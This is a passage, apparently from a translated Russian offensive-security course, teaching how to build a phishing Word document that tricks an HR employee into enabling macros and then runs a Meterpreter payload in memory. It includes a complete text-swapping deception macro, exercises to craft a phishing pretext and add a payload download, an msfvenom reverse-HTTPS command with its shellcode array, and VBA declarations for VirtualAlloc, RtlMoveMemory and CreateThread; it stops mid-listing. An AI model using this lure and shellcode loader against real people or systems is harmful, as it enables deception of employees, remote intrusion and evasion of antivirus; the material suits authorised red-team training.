


Рисунок 17 - Зашифрованное RSA заявление о приёме на работу

В этом конкретном примере наша жертва работает в отделе кадров, а целевая организация разместила вакансию на позицию HR-аналитика. Поэтому мы будем строить наш документ вокруг этой легенды.

Суть в том, что мы должны поддерживать правдоподобный вид, чтобы не насторожить жертву.

### 3.3.2 Старая подмена

Когда жертва включит наше содержимое, она будет ожидать увидеть наш "расшифрованный" контент, в данном случае резюме. Мы также надеемся, что жертва будет держать документ открытым достаточно долго, чтобы наша полезная нагрузка успела подключиться. Лучший способ сделать это и продолжить обман - показать релевантное и ожидаемое содержимое.

Уделим немного времени разработке релевантного содержимого, которое зависит от нашей легенды. В нашем случае мы нацелены на сотрудника отдела кадров, поэтому создадим интригующее резюме и включим другие материалы, связанные с HR.

Чтобы начать разработку нашего "расшифрованного" содержимого, мы создадим копию этого документа Word и удалим существующий текст. Затем мы вставим "расшифрованное" содержимое, которое будет отображаться, когда пользователь включит макросы. Это содержимое будет включать простое поддельное резюме, показанное на рисунке 18.




Рисунок 18 - Резюме вместо поддельного RSA-зашифрованного текста

После создания текста мы выделим его и перейдём в Insert > Quick Parts > AutoText > Save Selection to AutoText Gallery:




Рисунок 19 - Помещение выбранного текста в галерею AutoText

В диалоговом окне Create New Building Block мы введём имя `TheDoc`:




Рисунок 20 - Выбор имени для записи галереи AutoText

После сохранения содержимого мы можем удалить его из основной текстовой области документа. Затем мы скопируем поддельный RSA-зашифрованный текст из исходного документа Word и вставим его в основную текстовую область этого документа.

Теперь нам нужно изменить макрос VBA, вставив команды, которые удалят поддельный RSA-зашифрованный текст и заменят его поддельным резюме из записи AutoText. К счастью, это довольно просто. Первый шаг - удалить поддельный RSA-зашифрованный текст через свойство `ActiveDocument.Content`,[53] которое возвращает объект `Range`.[54] Затем мы вызовем метод `Select`,[55] чтобы выбрать весь диапазон `ActiveDocument`:

```
ActiveDocument.Content.Select
```

Листинг 32 - Выбор всего диапазона ActiveDocument

Когда содержимое `ActiveDocument` выбрано, мы можем вызвать `Selection.Delete`,[56] чтобы удалить его.

```
Selection.Delete
```

Листинг 33 - Удаление текста текущего документа Word из VBA

Теперь, когда текст удалён, мы можем вставить поддельное резюме. Мы обратимся к записям AutoText из `AttachedTemplate`[57] объекта `ActiveDocument`. Это даёт нам доступ ко всем `AutoTextEntries`,[58] где мы можем выбрать наш вставленный текст с именем `TheDoc`.

Чтобы вставить текст в документ, мы вызовем функцию `Insert`,[59] которая вставит текст в документ. `Insert` принимает два аргумента. Первый задаёт место вставки, а второй задаёт форматирование вставленного текста, который мы оставим как значение по умолчанию `RichText`. Мы можем объединить это в VBA-однострочную команду, которая в листинге ниже отображается как две строки:

```
ActiveDocument.AttachedTemplate.AutoTextEntries("TheDoc").Insert Where:=Selection.Range, RichText:=True
```

Листинг 34 - Вставка текста из галереи AutoText

Теперь, когда мы рассмотрели все компоненты этого макроса, соберём всё вместе. Напомним: мы используем `Document_Open` и `AutoOpen`, чтобы гарантировать запуск макроса, когда документ открыт и пользователь включает макросы. Когда макрос запускается, процедура `SubstitutePage` выбирает весь текст на странице, удаляет его и вставляет наше поддельное резюме. Цель этого - обмануть жертву, заставив поверить, что она расшифровала наш документ. Теперь мы можем собрать финальный макрос, который выполняет замену текста, или "расшифровку":

```
Sub Document_Open()
    SubstitutePage
End Sub

Sub AutoOpen()
    SubstitutePage
End Sub

Sub SubstitutePage()
    ActiveDocument.Content.Select
    Selection.Delete
    ActiveDocument.AttachedTemplate.AutoTextEntries("TheDoc").Insert Where:=Selection.Range, RichText:=True
End Sub
```

Листинг 35 - Полный макрос для замены видимого содержимого

Попробуем это. При открытии документа сначала будет показан "зашифрованный" документ, который будет ждать, пока пользователь включит макросы. Как только он это сделает, резюме будет "расшифровано" и показано, как видно во фрагментах "до" и "после" на рисунке 21.




Рисунок 21 - Текст легенды до и после включения макросов

Хотя этот сценарий может показаться надуманным, такой тип легенды часто оказывается успешным, и мы много раз использовали его, чтобы обманом заставить жертву отключить и Protected View, и безопасность макросов.

#### 3.3.2.1 Упражнения

1. Создайте убедительную фишинговую легенду в виде документа Word для вашей организации или школы, которая заменяет текст после включения макросов.
2. Вставьте процедуру с именем `MyMacro`, которая скачивает и выполняет полезную нагрузку Meterpreter после замены текста.

## 3.4 Выполнение шеллкода в памяти Word

Теперь, когда у нас есть убедительный документ, улучшим нашу техническую реализацию, чтобы избежать скачивания исполняемого файла на жёсткий диск. Сейчас наш вредоносный макрос скачивает исполняемый файл Meterpreter на жёсткий диск и выполняет его. У этого есть пара недостатков. Наша текущая техника требует скачать исполняемый файл, который может быть отмечен средствами сетевого мониторинга или хостового сетевого мониторинга. Во-вторых, мы храним исполняемый файл на жёстком диске, где его может обнаружить антивирус.

В этом разделе мы изменим нашу атаку и выполним поэтапную полезную нагрузку Meterpreter напрямую в памяти. Это будет медленный процесс, но по пути мы изучим ценные техники.

Эта концепция выходит за пределы возможностей VBA. Отчасти это связано с тем, что поэтапная полезная нагрузка Meterpreter фактически является чистым ассемблерным кодом, который нужно поместить в область памяти и выполнить. Вместо использования чистого VBA мы можем задействовать нативные API операционной системы Windows[60] внутри VBA.

### 3.4.1 Вызов Win32 API из VBA

API операционной системы Windows, или Win32 API, находятся в динамически подключаемых библиотеках и выполняются как неуправляемый код. Мы используем ключевое слово `Declare`,[61] чтобы связать эти API с VBA, указав имя функции, DLL, в которой она находится, типы аргументов и типы возвращаемых значений.

Мы будем использовать `Private Declare`, что означает, что эта функция будет использоваться только в нашем локальном коде. В этом примере мы используем API `GetUserName`.[62] Мы построим оператор объявления функции и отобразим имя пользователя во всплывающем окне с помощью `MsgBox`.

Официальная документация Microsoft на MSDN содержит прототип функции, показанный в листинге 36. Документация сообщает нам максимальный размер имени пользователя, а также DLL, в которой находится функция (`Advapi32.dll`). На основе этого мы можем объявить нужную функцию.

```
BOOL GetUserNameA(
  LPSTR   lpBuffer,
  LPDWORD pcbBuffer
);
```

Листинг 36 - Прототип функции GetUserName

Аргументы функции описаны на MSDN как нативные типы C, и мы должны перевести их в соответствующие типы данных VBA. Первый аргумент - выходной буфер типа C `LPSTR`, который будет содержать текущее имя пользователя. В VBA его можно передать как `String`.

> **Примечание.** Определение соответствия между типами данных C и типами данных VBA может быть непростым. У Microsoft есть документация на MSDN[63],[64], включая некоторые сравнения, но официальной документации мало.

В C `LPSTR` - это указатель на строку. Аналогично объект VBA `String` хранит указатель на строку, а не саму строку. По этой причине мы можем передать наш аргумент по значению, с помощью `ByVal`,[65] поскольку ожидаемые типы совпадают.

Второй аргумент (`pcbBuffer`), указанный в прототипе функции как тип C, является указателем или ссылкой на `DWORD` (`LPDWORD`). Это максимальный размер буфера, который будет содержать строку. Мы можем заменить его типом данных VBA `Long` и передать по ссылке (`ByRef`[66]), чтобы получить указатель в VBA. Наконец, выходной тип в C - boolean (`BOOL GetUserNameA`), который мы можем перевести в `Long` в VBA.

Теперь, когда мы объяснили все компоненты, соберём их вместе. Мы импортируем нашу целевую функцию с помощью `Private Declare` и укажем имя Windows API и расположение DLL вместе с нашими аргументами. Итоговый оператор `Declare` приведён ниже. Его необходимо разместить вне процедуры.

```
Private Declare Function GetUserName Lib "advapi32.dll" Alias "GetUserNameA" (ByVal lpBuffer As String, ByRef
    nSize As Long) As Long
```

Листинг 37 - Объявление и импорт Win32 API GetUserNameA

После импорта функции мы должны объявить три переменные: возвращаемое значение, выходной буфер и размер выходного буфера. Как указано на MSDN, максимальная допустимая длина имени пользователя составляет 256 символов, поэтому мы создадим 256-байтовую `String` с именем `MyBuff` и переменную `MySize` как `Long`, задав её равной 256.

```
Function MyMacro()
  Dim res As Long
  Dim MyBuff As String * 256
  Dim MySize As Long
  MySize = 256

  res = GetUserName(MyBuff, MySize)
End Function
```

Листинг 38 - Настройка аргументов и вызов GetUserNameA

Прежде чем мы сможем вывести результат, вспомним, что `MyBuff` может содержать до 256 символов, но мы не знаем длину фактического имени пользователя. Поскольку строка C завершается null byte, мы используем функцию `InStr`,[67] чтобы получить индекс завершающего null byte в буфере, который отмечает конец строки.

Как показано в листинге 39, аргументы для `InStr` довольно просты. Мы определили начальную позицию, задав её равной 1 для начала строки, строку для поиска и искомый символ, то есть null byte. Это вернёт позицию первого null byte, и мы можем вычесть из этого числа единицу, чтобы получить длину строки.

```
Function MyMacro()
  Dim res As Long
  Dim MyBuff As String * 256
  Dim MySize As Long
  Dim strlen As Long
  MySize = 256

  res = GetUserName(MyBuff, MySize)
  strlen = InStr(1, MyBuff, vbNullChar) - 1
  MsgBox Left$(MyBuff, strlen)
End Function
```

Листинг 39 - Возврат результата из GetUserNameA

Теперь, когда у нас есть длина строки, мы выведем ненулевые символы с помощью метода `Left`,[68] как показано в последней выделенной строке листинга 39. `Left` создаёт подстроку из своего первого аргумента размером, заданным вторым аргументом.

Если мы вызвали Win32 API корректно, макрос отобразит нужное имя пользователя без завершающих пробелов, как показано на рисунке 22.




Рисунок 22 - MessageBox с именем пользователя, полученным через GetUserName

Хотя это, очевидно, только проверка концепции, она показывает, что мы можем вызывать произвольные Win32 API напрямую из VBA, что необходимо, если мы хотим выполнять шеллкод из памяти.

#### 3.4.1.1 Упражнения

1. Повторите вызов `GetUserName` и верните ответ.
2. Импортируйте Win32 API `MessageBoxA`[69] и вызовите его с помощью VBA.

### 3.4.2 Загрузчик шеллкода на VBA

Далее исследуем загрузчик шеллкода - фрагмент кода, который выполняет шеллкод в памяти. Мы построим его в VBA.

Типичный подход заключается в использовании трёх Win32 API из `Kernel32.dll`: `VirtualAlloc`, `RtlMoveMemory` и `CreateThread`. Мы используем `VirtualAlloc`, чтобы выделить неуправляемую память, доступную для записи, чтения и выполнения. Затем мы скопируем шеллкод в только что выделенную память с помощью `RtlMoveMemory` и создадим новый поток выполнения в процессе через `CreateThread`, чтобы выполнить шеллкод. Давайте изучим каждый из этих Win32 API и воспроизведём их в VBA.

> **Примечание.** Выделение памяти через другие Win32 API возвращает неисполняемую память из-за защиты памяти, называемой Data Execution Prevention (DEP).[70]

Мы будем брать по одному API за раз, начиная с `VirtualAlloc`.[71] MSDN описывает следующий прототип функции для `VirtualAlloc`:

```
LPVOID VirtualAlloc(
  LPVOID lpAddress,
  SIZE_T dwSize,
  DWORD  flAllocationType,
  DWORD  flProtect
);
```

Листинг 40 - Прототип функции для VirtualAlloc

Этот API принимает четыре аргумента. Первый, `lpAddress`, - адрес выделения памяти. Если мы оставим его равным `0`, API выберет расположение. Аргумент `dwSize` указывает размер выделения. Наконец, `flAllocationType` и `flProtect` указывают тип выделения и параметры защиты памяти, к которым мы ещё вернёмся.

Первый аргумент и возвращаемое значение являются указателями памяти, которые в VBA можно представить как `LongPtr`. Остальные три аргумента являются целыми числами и могут быть переведены в `Long`. Объявим эти аргументы в нашем первом операторе `Declare`, показанном в листинге 41:

```
Private Declare PtrSafe Function VirtualAlloc Lib "KERNEL32" (ByVal lpAddress As LongPtr, ByVal dwSize As
    Long, ByVal flAllocationType As Long, ByVal flProtect As Long) As LongPtr
```

Листинг 41 - Объявление функции для VirtualAlloc

Теперь, когда у нас есть оператор `Declare`, нам нужно выяснить некоторые значения, которые понадобятся. Поскольку мы ещё не знаем размер нашего шеллкода, сначала сгенерируем его.

Чтобы сгенерировать шеллкод, нам нужно знать целевую архитектуру. Очевидно, мы нацелены на 64-битную Windows-машину, но Microsoft Word 2016 по умолчанию устанавливается как 32-битный, поэтому мы сгенерируем 32-битный шеллкод. Мы используем `msfvenom`, чтобы сгенерировать шеллкод, отформатированный как `vbapplication`, в качестве первого этапа оболочки Meterpreter. Поскольку мы будем выполнять наш шеллкод внутри приложения Word, мы указываем `EXITFUNC` со значением `thread` вместо значения по умолчанию `process`, чтобы не закрывать Microsoft Word при завершении шеллкода.

```
kali@kali:~$ msfvenom -p windows/meterpreter/reverse_https LHOST=192.168.119.120 LPORT=443 EXITFUNC=thread -f
    vbapplication
...
Payload size: 575 bytes
Final size of vbapplication file: 1972 bytes
buf = Array(232,130,0,0,0,96,137,229,49,192,100,139,80,48,139,82,12,139,82,20,139,114,40,15,183,74,38,49,255,
    172,60,97,124,2,44,32,193,207,13,1,199,226,242,82,87,139,82,16,139,74,60,139,76,17,120,227,72,1,209,81,
    139,89,32,1,211,139,73,24,227,58,73,139,52,139,1,214,49,255,172,193, _
...
104,88,164,83,229,255,213,147,83,83,137,231,87,104,0,32,0,0,83,86,104,18,150,137,226,255,213,133,192,116,207,
    139,7,1,195,133,192,117,229,88,195,95,232,107,255,255,255,49,57,50,46,49,54,56,46,49,55,54,46,49,52,55,0,
    187,224,29,42,10,104,166,149,189,157,255,213,60,6,124,10,128, _
251,224,117,5,187,71,19,114,111,106,0,83,255,213)
```

Листинг 42 - Создание шеллкода в формате vbapplication

Мы добавим этот массив в наш VBA-код. Затем мы зададим аргументы для `VirtualAlloc`. Документация MSDN предлагает передать значение `0` как `lpAddress`, что оставит выделение памяти на усмотрение API. Для второго аргумента, `dwSize`, мы могли бы жёстко задать размер нашего шеллкода на основе вывода `msfvenom`, но лучше задавать его динамически. Так, если мы изменим полезную нагрузку, нам не придётся менять это значение. Для этого мы используем функцию `UBound`,[72] чтобы получить размер массива (`buf`), содержащего шеллкод.

Для третьего аргумента мы используем `0x3000`, что соответствует значениям типа выделения `MEM_COMMIT` и `MEM_RESERVE`.[73] Это заставит операционную систему выделить нужную память для нас и сделать её доступной. В VBA эта шестнадцатеричная запись будет представлена как `&H3000`. Последний аргумент мы зададим равным `&H40` (`0x40`), указывая, что память доступна для чтения, записи и выполнения.

Наш полный вызов `VirtualAlloc` показан в листинге 43. Обратите внимание, что массив Meterpreter, сохранённый в `buf`, был сокращён для удобства отображения.

```
Private Declare PtrSafe Function VirtualAlloc Lib "KERNEL32" (ByVal lpAddress As LongPtr, ByVal dwSize As
    Long, ByVal flAllocationType As Long, ByVal flProtect As Long) As LongPtr

...

Dim buf As Variant
Dim addr As LongPtr

buf = Array(232, 130, 0, 0, 0, 96, 137...

addr = VirtualAlloc(0, UBound(buf), &H3000, &H40)
```

Листинг 43 - Вызов VirtualAlloc из VBA

Теперь, когда мы выделили память с помощью `VirtualAlloc`, мы должны скопировать байты шеллкода в эту область памяти. Это делается с помощью функции `RtlMoveMemory`.[74] MSDN описывает прототип функции следующим образом:

```
VOID RtlMoveMemory(
  VOID UNALIGNED *Destination,
  VOID UNALIGNED *Source,
  SIZE_T         Length
);
```

Листинг 44 - Прототип функции RtlMoveMemory

Эта функция принимает три переменные. Возвращаемое значение вместе с первым аргументом можно перевести в `LongPtr`, второй использует `Any`, а последний аргумент можно перевести в `Long`. Указатель `Destination` указывает на только что выделенный буфер, который уже является указателем памяти, поэтому его можно передать как есть. Буфер `Source` будет адресом элемента из массива шеллкода и должен передаваться по ссылке, тогда как `Length` передаётся по значению.

```
Private Declare PtrSafe Function RtlMoveMemory Lib "KERNEL32" (ByVal lDestination As LongPtr, ByRef sSource
    As Any, ByVal lLength As Long) As LongPtr
```

Листинг 45 - Оператор Declare для RtlMoveMemory

Мы используем этот API, чтобы пройти циклом по каждому элементу массива шеллкода и создать побайтовую копию нашей полезной нагрузки. Условие цикла использует методы `LBound`[75] и `UBound`,[76] чтобы найти первый и последний элемент массива. Здесь помогает наше знание циклов `For`. Фрагмент кода показан в листинге 46.

```
Private Declare PtrSafe Function RtlMoveMemory Lib "KERNEL32" (ByVal lDestination As LongPtr, ByRef sSource
    As Any, ByVal lLength As Long) As LongPtr

....

Dim counter As Long
Dim data As Long

For counter = LBound(buf) To UBound(buf)
    data = buf(counter)
    res = RtlMoveMemory(addr + counter, data, 1)
Next counter
```

Листинг 46 - Импорт RtlMoveMemory и её вызов

В этом коде мы импортировали `RtlMoveMemory`, объявили две long-переменные и скопировали нашу полезную нагрузку.

Когда байты шеллкода скопированы в исполняемый буфер, мы готовы выполнить его с помощью `CreateThread`.[77] `CreateThread` - довольно сложный API, который работает, инструктируя операционную систему создать новый поток выполнения в процессе. Мы используем его, чтобы создать поток выполнения с использованием инструкций, найденных по конкретному адресу памяти, содержащему наш шеллкод. Прототип функции `CreateThread` из MSDN показан в листинге 47.

```
HANDLE CreateThread(
  LPSECURITY_ATTRIBUTES   lpThreadAttributes,
  SIZE_T                  dwStackSize,
  LPTHREAD_START_ROUTINE  lpStartAddress,
  LPVOID                  lpParameter,
  DWORD                   dwCreationFlags,
  LPDWORD                 lpThreadId
);
```

Листинг 47 - Прототип функции для CreateThread

Хотя количество аргументов и связанная документация могут выглядеть пугающе, большинство из них нам не нужны, и мы можем задать их равными `0`. Сначала, как и с предыдущими API, мы должны импортировать функцию и перевести её аргументы в типы данных VBA. Первые два используются для указания нестандартных настроек потока, и, поскольку они нам не понадобятся, мы зададим эти значения равными нулю и укажем их как `Long`.

Третий аргумент, `lpStartAddress`, - это начальный адрес для выполнения кода, и он должен быть адресом нашего буфера шеллкода. Он переводится в `LongPtr`. Четвёртый аргумент, `lpParameter`, является указателем на аргументы для кода, находящегося по начальному адресу. Поскольку наш шеллкод не требует аргументов, мы можем задать этот тип параметра как `LongPtr` со значением ноль. Объявление и импорт показаны ниже.

```
Private Declare PtrSafe Function CreateThread Lib "KERNEL32" (ByVal SecurityAttributes As Long, ByVal
